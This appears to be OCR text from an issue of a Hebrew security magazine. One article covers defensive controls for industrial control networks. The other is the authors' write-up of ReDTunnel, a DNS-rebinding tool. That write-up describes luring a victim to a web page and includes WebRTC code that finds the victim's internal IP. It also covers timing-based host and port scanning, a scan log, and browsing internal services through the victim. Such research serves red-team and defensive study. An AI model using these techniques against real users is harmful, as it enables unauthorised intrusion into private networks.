
צמצום סיכונים, הגנות ואמצעי ניטור במערכות ICS

מערכות ICS ורשתות OT בכלל, הינן מערכות מורכבות רב שכבתיות לכן בבואנו לתת מענה לפערים ובקרות מפצות לתרחישי התקיפה (כפי שהדגמתי במאמר הקודם) נצטרך לחלק את המענה לפי אחד המודלים (FrameWork) המקובלים ולהתאימו לרגולציה או לתקנים המקומיים.

לטובת המאמר בחרתי להתמקד בעקרונות ההגנה של NIST (קיצור של National Institute Of Standarts And Technology) כמו כן חייב לציין כי בשל מורכבות המערכות, קיימות בקרות רבות ומגוונות ובחרתי כמובן להתקדם במרכזיות בלבד.

בפסקה הקודמת הסברתי על החשיבות בשילוב טכנולוגיה, תהליכים ואנשים - כעת נצלול למענים עצמם:

- **זיהוי / IDENTIFY** - בין השאר יש לבצע סקר סיכונים מקיף בארגון במטרה למפות את הנכסים ולקבוע נהלים ומדיניות לארגון.
- **הגנה / PROTECT** - בין השאר יש לייצר טכנולוגיות הגנה, בקרות גישה והכשרות מתאימות.
- **איתור ניטור וזיהוי / DETECT** - בין השאר יש לאתר אנומליות בתהליכים הקיימים, אותם יש לצקת לתוך מנגנונים ותהליכים תומכים לטובת טיפולי המשך (לדוג' הזרמת ארועים למערכות SIEM/SOC).
- **תגובה / RESPOND** - בין השאר יש לייצר תוכנית להתמודדות עם ארועים חריגים ותקיפות (I/R) אשר תומכות בתהליך העסקי.
- **התאוששות / RECOVER** - בין השאר יש לייצר תוכניות DRP/BCP (המשכיות עסקית ותהליכית) לאחר ארוע או תקיפה.



[דוגמא לתפיסת אבטחה וניטור]

עד כאן הכל טוב ויפה אבל אם נרצה לגשת ל"תכלס" עלינו לממש את האמצעים הבאים לפחות:

שכבה 0 - סנסורים:

1. יש לוודא הגנה פיסית על הסנסורים בכדי למנוע טיפול זדוני בסנסור עצמו אשר יאפשר שליחה או קבלת מידע שגוי למערכות.
2. יש לוודא כי התקשורת (קווית/אלחוטית/רדיו) בין הסנסור לבין הבקר, מוגנת ככל הניתן ולא ניתן לבצע גישה לתווך.

שכבה 1 - בקרים:

1. יש לוודא עדכון הבקרים ע"ב הוראות יצרן (בכפוף לבדיקה באם העדכון אינו משפיע בצורה שלילית על התהליך העסקי).
2. יש לייצר בקרת גישה לבקר, בכפוף לסוג הבקר וליכולותיו, הנ"ל יבוצע ע"ב PLAYBOOK של היצרן.
3. במידת האפשר, יש להגביל את סוג הפקודות הניתנות למימוש בבקר בכפוף לתהליך העסקי.
4. יש לנטר את התקשורת בין הבקר לבין עמדת המפעיל/מהנדס/בקרים אחרים באופן רציף (ארחיב מעט על מערכות ניטור בהמשך).
5. יש להצפין את התעבורה מן הבקר (ע"ב יכולות הבקר) - כמובן שהנ"ל עשוי להשפיע על יכולות הניטור.
6. יצירת "רשימה לבנה" של תהליכים מורשים במערכת (לאחר לימוד התהליכים הרלוונטיים).
7. שימוש בפרוטוקולים מאובטחים ככל שניתן.
8. יש להפריד את רשת הבקרה מרשתות אחרות (ארחיב על כך בהמשך).
9. גישה פיסית לבקרים תבוצע ע"י מורשים ובליווי עובד.

שכבה 2 - LOCAL HMI/ RTU:

1. יש לוודא בקרת גישה פיסית לאזורים אלו.
2. יש לוודא בקרת גישה לוגית ומערך הרשאות לאמצעים אלו.
3. מומלץ להתקין מצלמות לניטור הגישה.

שכבה 3 - HMI/Engineering STATION:

1. יש למנוע חיבור התקנים חיצוניים למחשבים.
2. יש לייצר בקרת גישה הכוללת סיסמא מוקשחת (אישית) במחשבים (סיסמאות, בקרת גישה, ביטול Local Admin וכד').
3. יש לאסוף לוגים להצלחה וכישלון גישה למערכת.
4. יש לבטל כל תקשורת אלחוטית באם קיימת במערכות.
5. המחשב חייב להיות מנותק מרשת האינטרנט.
6. יצירת תהליכים מורשים במערכת (רשימה לבנה).
7. התקנת רכיב EDR אשר יוכל לנטר ולמנוע איומים ואינו נדרש בעדכון חתימות (פעילות ע"ב ניטור התנהגות).

8. במידה וקיים צורך בתמיכה מרחוק, יכתב נוהל המסדיר את אופן החיבור אשר יכלול לפחות:
   - חיבור הד-הוק לאחר אישור פרטני.
   - הקלטת הסשן.
   - דיווח על התנתקות.
   - חיבור ממחשב ייעודי מוקשח אשר יועד לטובת כך בלבד.
   - קיום בקרת גישה עם Two Factor למחשב עצמו המנוהלת ע"י הארגון
   - הגבלת כמות האנשים להם ניתנת הגישה.

כללי:


- קיום מערך ניטור בין שכבתי אשר יכול לקבל מידע רשתי (בין מחשבים / מחשב בקר / בקר בקר וכד'), ניטור מערכות החלונות
- חיבור רכיב SIEM בשכבה 4/5 אשר יאגור את הלוגים (בצורה חד כיוונית) וייצר תמונה למנהל אבטחת המידע ולמנהל התפעול אודות סטאטוס המערכות.
- התקנת רכיבי FW בין השכבות השונות.
- קיום אבטחה פיסית למתקן הכוללת נעילה אפקטביית, אזעקה המחוברת למוקד, חיישנים רלוונטיים ומערך מצלמות.
- יצירת מדיניות אבטחת מידע OT הכוללת אחראי על רשת ה-OT מטעם החברה המסוגל ליישם את הממצאים.
- תהליך PATCH MANAGEMENT לכל אחד מהרכיבים בשכבות השונות.
- גיבוי כלל המחשבים והבקרים ואחסון הגיבוי באתר חליפי.
- פיתוח מאובטח.
- קביעת תוכנית גיבוי והתאוששות מאסון או ארוע סייבר (יש להבדיל בין ארוע סייבר לאסון).
- הכשרות, מודעות עובדים, תרגילים! סקרי סיכונים עיתיים.

מערכות ניטור

ניטור ברשתות ICS חייב להכיל את כלל שכבות הארועים הפונטציאלים העלולים להיווצר ברשת או באחד מרכיביה.

הניטור יתבצע לרוב ע"ב יצירת לוגים במערכות השונות, ניתוחם ויצירת קורלציות אשר יאפשרו קבלת תובנות חדשות הנוגעות לארועים ברשת וברכיבייה.

מלבד מערכות הניטור החלונאיות המוכרות מעולם ה-IT, נידרש בניטור רשתי של פרוטוקולים חדשים ולא מוכרים לרכיבי אבטחה "רגילים". כתוצאה מכך קמה תעשיה חדשה (מרביתה ישראלית) של רכיבי ניטור המבוססים על ניטור פסיבי (אך לא רק) המאפשרים איתור רכיבים ברשת וניתוח התנהגות נורמלית אל מול אנומליות ברכיבי הבקרה וברשת עצמה.



למה פסיבי ולא אקטיבי כמו ברשתות IT? מרבית רשתות הלגאסי בעולם ה-OT ישנות (בנות 20 שנה ויותר) וקיים חשש כי לדוגמא סריקת פורטים מול בקר עלולה לייצר תופעה שלילית של מניעת שרות Denial Of Service אם זמנית או קבועה שכן מדובר ברכיבים שלא תוכננו להיות מחוברים לרשתות מרובות או מגוונות תעבורה וכל פעולה שאינה תוכננה במקור עלולה לגרום לקריסת הרכיב.

יחד עם זאת אנו רואים יותר ויותר חברות המפתחות מוצרים חדשים אשר יהיו עמידים יותר מצד אחד והמצד האחר חברות המייצרות מוצרי ניטור המחקים את פעילות רכיבי הרשת ובכך לא מייצרות פעילות חריגה אשר עלולה לייצר קריסה של הרכיב.

מרבית מערכות הניטור יאפשרו כאמור איתור אנומליות כגון יצירת לוגיקה חדשה לבקר שלא ע"פ התבנית המיוצרת בדר"כ בארגון, פוגענים ברשת הבקרה ואף בדיקה אל מול CVE's אודות גרסת הרכיב ומידת הפגיעות העכשווית שלו.

בנוסף מרכיב מרכזי במערכות אלו הינו מיפוי הנכסים אשר מאפשר קבלת תמונה של הרכיבים ברשת. לאנשי IT הנ"ל ישמע טרוויאלי אך בעולם ה-OT במרבית הארגונים לא קיים תעוד מסודר אודות כלל רכיבי הרשת וזאת בשל מחזור החיים הארוך של הרכיבים ולעיתים שינויים ברשת הנובעים מצורך תפעולי.

הפרדת רשתות

רבות סופר על הצורך בהפרדת רשתות בתשתיות OT אז בואו נעשה קצת בנושא.

בתחילת הדרך, הרשתות היו עצמאיות ללא חיבוריות לממשקים חיצוניים אך לאחר כניסת עידן האינטרנט והרשתות המנוהלות, עלה הצורך ביצירת קישור וחיבוריות בין הרשתות הישנות לעולם החיצון ונולדה הרשת המנהלתית, אותה רשת המשמשת עד היום ליישומים ה-ERP/CRM, דוא"ל משרדי וסתם גלישה לאינטרנט.

החיבור בין הרשתות יצר כמובן מגוון איומים אשר בראשם איפשרו גישה ישירה לרשת ה-OT מהאינטנרט ובכך לממש את התרחישים עליהם כתבתי במאמרי הקודם (שיבוש וסיכול של תהליכים).

הצורך בהפרדת רשתות יצר גישה נוספת אשר טענה כי ברגע שהרשת מופרדת לחלוטין, היא מוגנת (גישת ה-Air Gap) תפיסה שהופרכה שכן הגישה לרשת ה-OT לא חייבת להיות מבוצעת ישירות דרך האינטרנט אלא דרך מגוון רחב של ווקטורי תקיפה.

הפרדת הרשת יכולה להתבצע במגוון אפשרויות ומתבססת על סוג הרשת והמבנה שלה, המידע המועבר ומי הצרכנים שלו, זמינות ומידת ההגנה על הנכסים.

המינימום (הלא מקובל באף תקנה) הינו קיום VLAN שונה בין רשתות במתג אך כאמור פתרון זה, על אף הקלות בה הוא ניתן למימוש, אינו נותן מענה אבטחתי ראוי ברשתות או ארגונים יצרניים בינוניים ומעלה.

השלב הבא יהיה מימוש הפרדה ע"י חומת אש המסוגלת לבצע ניתוח תעבורה (פרוטוקולים ויישומים) ותאפשר גישה בין הרשתות ע"ב חוקה המוגדרת מראש ומונעת גישה חיצונית ישירה לרשת ה-OT, קרי - לרוב הגישה לרשת ה-OT תהיה דרך תת רשת ביניים (לדוגמא DMZ) אשר תנוטר בפני עצמה ותאפשר גישה למשתמשים פנימיים בלבד. כמובן קיימות ארכיטקטורות שונות בהן נוכל לבצע את הקישור או ההפרדה בין הרשתות באמצעות חומת אש וזוהי רק דוגמא בלבד.

השלב האחרון והמורכב יותר תפעולית הינו מעבר חד כיווני של מידע, לדוגמא ע"י רכיבי חומרה או רכיב דיודת אור, המאפשר זרימה של מידע בכיוון אחד בלבד. באמצעות פתרון זה אנו מוודאים כי לא קיימת תקשורת דו כיוונית, קרי לא ניתן לכתוב לתוך הרשת אלא רק לקבל ממנה מידע אשר תוייג מראש. האתגר הפתרון זה הינו כאמור חוסר היכולת לכתוב פקודות לתוך רשת הבקרה לכן הפתרון ימומש לרוב ברשתות בעלות נכסים קריטיים מולם קיימים איומים מוחשיים ואשר פגיעה בהם עלולה לייצר אפקט שלילי משמעותי (פגיעה בחיי אדם למשל).

סיכום

בשלושת המאמרים ניסיתי להעביר לכם הקוראים טעימה מעולם ה-OT. אחת הבעיות המרכזיות שאנו מזהים (לא רק בישראל) הינה מחסור באנשי מקצוע בתחום ואני מקווה שמאמרים אלו יצרו ולו במעט סקרנות אצל אנשי אבטחת מידע בתחום ה-IT שמעונינים להרחיב את הידע לתחומים נוספים.

מאחל לכולם שההגנה בארגון שלכם לא תהיה כזו...

לתגובות ועוד:

- linkedin.com/in/gilad-zinger
- twitter.com/GiladZinger

ReDTunnel - Redefining DNS Rebinding Attack

מאת נימרוד לוי ותומר זית

הקדמה

האם חשבתם פעם כיצד ניתן לקבל גישה לרשת פנימית של קורבן מבלי להריץ על המחשב שלו Malware או להשתמש ב-0Day? באמצעות גלישה לאתר אינטרנט המכיל סקריפט מתוחכם אשר יספק לכם Tunnel מלא לרשת הפנימית של הקורבן? גם אנחנו וזו הסיבה שהחלטנו לכתוב את הכלי **ReDTunnel**.

המטרה היא להשתמש בכלים הקיימים במערכת ההפעלה של הקורבן (דפדפן), על מנת לקבל גישה מלאה לרשת שלו, תוך מתן דגש להתחמקות ממערכות EDR ומבלי להעלות סימני שאלה במערכות הזיהוי הארגוניות (IPS).

החלטנו לשלב טכניקות Reconnaissance ב-JavaScript והתקפת DNS Rebinding, כדי להגשים את המטרות שלנו.

כל מה שעליכם לעשות הוא לגרום לקורבן לגלוש לאתר אינטרנט המכיל את הסקריפט שמחבר לסביבת הכלי (**ReDTunnel**), ומשם המשחק מתחיל! לאחר כשתי דקות, תוכל לגלוש באופן מוחלט לנכסי ה-Web הארגוניים (לדוגמא ראוטר, NAS וכו') מיותר לציין כי זו דרך מעולה להתחלה של מבדק Red Team מוצלח.

DNS Rebinding

הסבר מפורט על DNS Rebinding כבר נכתב בדיגיטל וויספר בעבר, אז במקום להסביר לכם שוב אנחנו ממליצים לכם לקרוא על DNS Rebinding במאמר של אביעד בגיליון 9.

המגבלות ב-DNS Rebinding

מתקפת DNS Rebinding דורשת המון אינפורציה על הקורבן כדי לעבוד, למשל צריך לדעת איזה ממשקים אנחנו תוקפים, למשל אם אנחנו תוקפים ראוטר אז צריך לדעת מה הכתובת אייפי של הראוטר ברשת של הקורבן ולאחר מכן איזה בקשות אנחנו צרכים לשלוח לראוטר בכדי להתחבר אליו בהצלחה או לתקוף אותו.

בימים שקדמו ל-**ReDTunnel** כל המידע הזה היה צריך להיאסף מבעוד מועד וכל תוקף נאלץ לכתוב בעצמו סקריפטים שישתמשו במידע שנאסף כדי לתקוף את הקורבן. כדי להמנע מהמגבלות הללו השתמשנו בטכניקות של JavaScript Reconnaissance.


JavaScript Reconnaissance

Reconnaissance הינו תהליך איסוף המידע אודות הקורבן, לדוגמא באיזה דפדפן הקורבן משתמש? אילו הרחבות הקיימות בדפדפן שלו?, האם ניתן לקבל את כתובת ה-IP הפנימית שלו? איזה כתובות IP פתוחות אצלו ברשת? איזה ממשקים פתוחים אצלו ברשת וכו'

אתם תתפלאו כמה JavaScript יכול לעזור לנו במלכה הזאת וכמה מידע אפשר לדלות דרך סקריפט אחד פשוט....

אז איך מתבצע תהליך ה-Reconnaissance באמצעות JavaScript? ישנן המון שיטות לאיסוף מידע, אנו נתבסס על אחת מהן לדוגמא. כאשר אנו מבצעים פניה לכתובת IP קיימת עם פורט שאינו פתוח, נקבל שגיאה בפחות מ-2 שניות אודות כשלון ההתחברות (net::ERR_CONNECTION_REFUSED). כמו כן, נקבל את שגיאה שונה אודות כתובת IP שאינה קיימת לאחר יותר מ-2 שניות (net::ERR_CONNECTION_TIMED_OUT), את סוג השגיאה לא נוכל לבדוק ב-JavaScript, אך כן נוכל למדוד את הזמנים ולדעת שקרתה שגיאה כלשהי...

בואו ננסה להבין את המנגנון



בתמונה מצד שמאל ניתן לראות את הדפדפן של הקורבן אשר מבצע פניות לכתובות IP שונות, כאשר החצים האדומים מסמנים התקשרות לכתובת IP שאינה קיימת ברשת, ואילו החצים השחורים מסמנים כתובות IP אשר קיימות ברשת.

כאשר מתבצעת פניה לכתובת IP פנימית ברשת, הדפדפן מתשאל את הראוטר האם הוא מכיר את הכתובת, במידה והוא מכיר אותה הוא יחזיר תשובה בצורה מהירה על כך שהפורט סגור ולכן נקבל תשובה מהירה אודות הפורט הסגור ונקבל שגיאה אודות החיבור שנדחה - עד כאן ברור.

במידה וננסה לגשת לכתובת IP שאינה קיימת, הדפדפן יחכה ל-Timeout ועל פי כך נוכל לדעת בוודאות שכתובת ה-IP אינה קיימת.

חשוב לציין שלכל דפדפן ישנן מגבות משלו, למשל השיטה שציינו תעבוד על Google Chrome אך לא תעבוד ב-FireFox.

לעומת זאת ב-FireFox נוכל לשלוח הרבה יותר בקשות בו זמנית אז לא נצטרך להשתמש בשיטה הזאת כדי לדעת שאנחנו שולחים בקשות אך ורק לכתובות IP קיימות.

ReDTunnel

אז כמו שאמרנו כדי ש-ReDTunnel יצליח אנחנו צריכים לאסוף מידע על הקורבן, לכך השמשתנו במספר טכניקות JavaScript Reconnaissance שונות:

1. **גילוי כתובת האייפי הפנימית:** כדי לגלות את כתובת האייפי הפנימית השתמשנו ב-WebRTC, סקריפט לדוגמה:

```
function getLocalInterfaceIps() {
  return new Promise((resolve, reject) => {
    if (!window.RTCPeerConnection || !window.RTCPeerConnection.prototype.createDataChannel) {
      return reject(new Error('WebRTC not supported by browser'));
    }

    let pc = new RTCPeerConnection();
    let ips = [];

    pc.createDataChannel("");
    pc.createOffer()
      .then(offer => pc.setLocalDescription(offer))
      .catch(err => reject(err));
    pc.onicecandidate = (event) => {
      if (!event || !event.candidate) {
        // All ICE candidates have been sent.
        if (ips.length === 0) {
          return reject(new Error('WebRTC disabled or restricted by browser'));
        }
        return resolve(ips);
      }

      let parts = event.candidate.candidate.split(' ');
      let [base, componentId, protocol, priority, ip, port, , type, ...attr] = parts;

      if (!ips.some(e => e === ip))
        ips.push(ip);
    };
  });
}
```

2. **גילוי כתובות אייפ קיימות ברשת:** כדי לגלות את כתובות האייפי הקיימות ברשת השמתשנו בתזמונים לבקשות Ajax הסבר על כך ניתן לראות בדוגמה של JavaScript Reconnaissance. סקריפט לדוגמה ניתן למצוא ב:


https://github.com/ReDTunnel/redtunnel-core/blob/master/views/ping.ejs

3. **גילוי פורטים עם שירותי HTTP:** כדי למצוא פורטים עם שירותי HTTP יצרנו אלמנט Script ב-DOM שה-Source שלו מצביע לפורט שאותו אנחנו בודקים, לפי התזמונים והאיוונטים שקופצים נדע אם מאחורי הפורט הזה באמת יש שירות HTTP, האיבנט שאנחנו צריכים הוא onload אם onload נקרא יש מאחורי הפורט שירות HTTP.

סקריפט לדוגמה ניתן למצוא ב:

https://github.com/ReDTunnel/redtunnel-core/blob/master/views/scan.ejs

עכשיו נביט בארכיטקטורה של הכלי ונסביר את התהליכים שקורים מאחורי הקלעים:




1. הקורבן גולש לאתר כלשהו שמכיל את הדף של ReDTunnel (Core). שירות ה-Core של ReDTunnel מכיל גם את צד התקיפה וגם את צד הניהול.

2. ReDTunnel אוסף מידע על הקורבן: מציאת כתובתו הפנימית של הקורבן, שימוש בכתובת הפנימית לסריקת כתובות ה-IP ברשת הקורבן ולאחר מכן מציאת שירותי HTTP ברשת הקורבן על כתובות ה-IP שנמצאו. וכמובן דיווח על כל הממצאים לשרת הניהול של ReDTunnel (Core).

```
Console:
• [17:32:15.415] - User: e050eda3d03267ca52a00f7edc0f4056 - scan - [172.30.1.110:8080]
• [17:32:15.415] - User: e050eda3d03267ca52a00f7edc0f4056 - scan - [127.0.0.1:80]
• [17:32:15.415] - User: e050eda3d03267ca52a00f7edc0f4056 - scan - [172.30.1.3:80]
• [17:32:15.415] - User: e050eda3d03267ca52a00f7edc0f4056 - scan - [172.30.1.120:8080]
• [17:32:14.349] - User: e050eda3d03267ca52a00f7edc0f4056 - ping - [172.30.1.2]
• [17:32:14.349] - User: e050eda3d03267ca52a00f7edc0f4056 - ping - [172.30.1.1]
• [17:32:14.349] - User: e050eda3d03267ca52a00f7edc0f4056 - ping - [172.30.1.138]
```

3. לאחר איסוף המידע התקפת ה-DNS Rebinding מתבצעת בצורה אוטומטית (באמצעות תקשורת בין שירות ה-Core לשירות ה-DNS).

4. התוקף משתמש בממשק ה-Admin כדי לגלוש לאפליקציות ברשת של הקורבן או על מחשב הקורבן (localhost) באמצעות הדפדפן ואף יכול להפעיל סקריפטים אוטומטיים כמו SQLMAP (אם ישלח את תוכן ה-Cookie של redtunnel).



לסיכום

הכלי ReDTunnel הגדיר מחדש את מתקפת ה-DNS Rebinding על ידי אוטומציה של המתקפה, איסוף המידע לפני המתקפה וניהול הקורבנות בצורה בטוחה ומתוחכמת (מאפשר לגלוש פיזית ברשת הפנימית של הקורבנות ולהפעיל עליהם כלים אוטומטיים, כמו כן מאפשר מטודות כמו DELETE / PUT / PATCH וחלחול התחברות ה-Basic Authentication לתוקף.

קישורים בנושא

- https://www.digitalwhisper.co.il/files/Zines/0x09/DW9-3-DNSRebind.pdf
- https://github.com/ReDTunnel
- https://www.blackhat.com/asia-19/arsenal/schedule/#redtunnel-explore-internal-networks-via-dns-rebinding-tunnel-14332
- https://portswigger.net/daily-swig/new-tool-enables-dns-rebinding-tunnel-attacks-without-reconnaissance

תודות

- למקס רינקה (muhaack - מקעקע ואמן גרפיטי) על הלוגו המטורף.
- לדימה בלסקי (מתכנת Full Stack ב-F5 Networks) על ה-UI המגניב.

על המחברים

- **תומר זית (RealGame):** חוקר אבטחת מידע בחברת F5 Networks וכותב Open Source.
  - אתר אינטרנט: http://www.RealGame.co.il
  - אימייל: realgam3@gmail.com
  - GitHub: https://github.com/realgam3
- **נימרוד לוי (El3ct71k):** חוקר אבטחת מידע, CTO בחברת Scorpiones ומפתח Open Source בזמנו הפנוי.
  - אימייל: El3ct71k@Gmail.com
  - GitHub: https://github.com/El3ct71k

דברי סיכום

בזאת אנחנו סוגרים את הגליון ה-107 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין - Digital Whisper צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

